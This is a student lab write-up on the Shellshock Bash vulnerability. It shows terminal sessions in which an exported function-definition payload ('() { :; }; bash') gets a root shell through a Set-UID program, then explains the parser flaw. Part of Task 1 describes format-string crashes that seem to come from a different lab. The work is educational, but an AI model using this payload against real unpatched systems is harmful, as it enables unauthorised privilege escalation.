Shellshock Attack

Name: Alizeh Jafri

Introduction:


In this lab we will get a hands-on experience on this interesting attack, understand how it works, and think about the lessons that we can get out of this attack.

Task 1:

To Crash the program:


Firstly, I created a very simple CGI program (called myprog.cgi) using the root account in the folder /usr/lib/cgi-bin/ then, made this cgi executable by running ”chmod 755 myprog.cgi” Next, by entering the format strings, with a number of %s in order to crash the program you able to see the segmentation fault which means successfully crashed. This is shown in the screen shot below:

Task 1A:



Task 1B:

I used the command for sleep function in my attack as shown below:



Task 2

First, I let /bin/sh to point to /bin/bash by using the following command:

```
$ sudo ln -sf /bin/bash /bin/sh
```

Then, Set-UID lab3.c program was created:

```
[10/11/2019 12:23] root@ubuntu:/home/seed# chmod 4755 lab3.c
[10/11/2019 12:23] root@ubuntu:/home/seed# ls -l lab3.c
-rwsr-xr-x 1 seed seed 110 Oct 11 12:22 lab3.c
[10/11/2019 12:23] root@ubuntu:/home/seed#
```

lab3.c (~) - gedit

Open Save Undo

lab3.c


```
#include <stdio.h>
void main()
{
setuid(geteuid()); // make real uid = effective uid.
system("/bin/ls -l");
}
```

Next, I got the root privilege by using the Shellshock vulnerability as shown in the screenshot below:

Terminal


```
[10/10/2019 15:21] root@ubuntu:/home/seed# exit
exit
[10/10/2019 15:21] seed@ubuntu:/home/seed$ export foo='() { :; }; bash'
[10/10/2019 15:21] seed@ubuntu:/home/seed$ export foo='() { :; }; bash'
[10/10/2019 15:22] seed@ubuntu:/home/seed$ export foo='() { :; }; bash'
[10/10/2019 15:22] seed@ubuntu:/home/seed$ ./lab3
[10/10/2019 15:22] root@ubuntu:/home/seed# ./lab3
total 4572
drwxr-xr-x  4 seed seed    4096 Dec  9  2015 Desktop
drwxr-xr-x  3 seed seed    4096 Dec  9  2015 Documents
drwxr-xr-x  3 seed seed    4096 Oct  8  2018 Downloads
drwxrwxr-x  6 seed seed    4096 Sep 16  2014 elggData
-rw-r--r--  1 seed seed    8445 Aug 13  2013 examples.desktop
-rwsr-xr-x  1 root root    7236 Oct  9 12:39 hey
-rwsr-xr-x  1 root root    7159 Oct  9 12:46 hey1
-rw-rw-r--  1 seed seed      97 Oct  9 12:45 hey.c
-rwsr-xr-x  1 root root    7237 Oct 10 15:21 lab3
-rwsr-xr-x  1 seed seed     112 Oct 10 15:14 lab3.c
drwxr-xr-x  2 seed seed    4096 Aug 13  2013 Music
drwxr-xr-x 24 root root    4096 Jan  9  2014 openssl-1.0.1
-rw-r--r--  1 root root  132483 Jan  9  2014 openssl_1.0.1-4ubuntu5.11.debian.ta
r.gz
-rw-r--r--  1 root root    2382 Jan  9  2014 openssl_1.0.1-4ubuntu5.11.dsc
-rw-r--r--  1 root root 4453920 Mar 22  2012 openssl_1.0.1.orig.tar.gz
```

Here, I removed the setuid(geteuid()) statement form attack.c program, and I the I performed the attack again, and the root privilege was not given to me this time:



Thus, now when I run the attack file, the result was same that (ls -l) work.

As the setuid(geteuid()) was removed.



Task 3:

The issue here is that the rest of the string is assumed to hold only a function definition, and is passed on with no sanitation to parse_and_execute(). But, parse_and_execute() won't stop processing when it reaches the ending of the function definition. Moreover, in the string, Bash ends up executing all the commands, after even the function definition. So, if an attacker is able to control an environment variable in a program that can spawn a shell with an environment which contains that variable, the the command injection is possible.

Task 4:

The Shellshock vulnerability disrupts and violates the TwR principle which is based on the tasks we performed in this lab. We can observe that the user can get more privileges that he requires. What I learned from this vulnerability is that Shellshock is a privilege escalation vulnerability which provides the users of a system to execute the commands that should not be available to them. And this happens with the help of Bash's "function export" feature.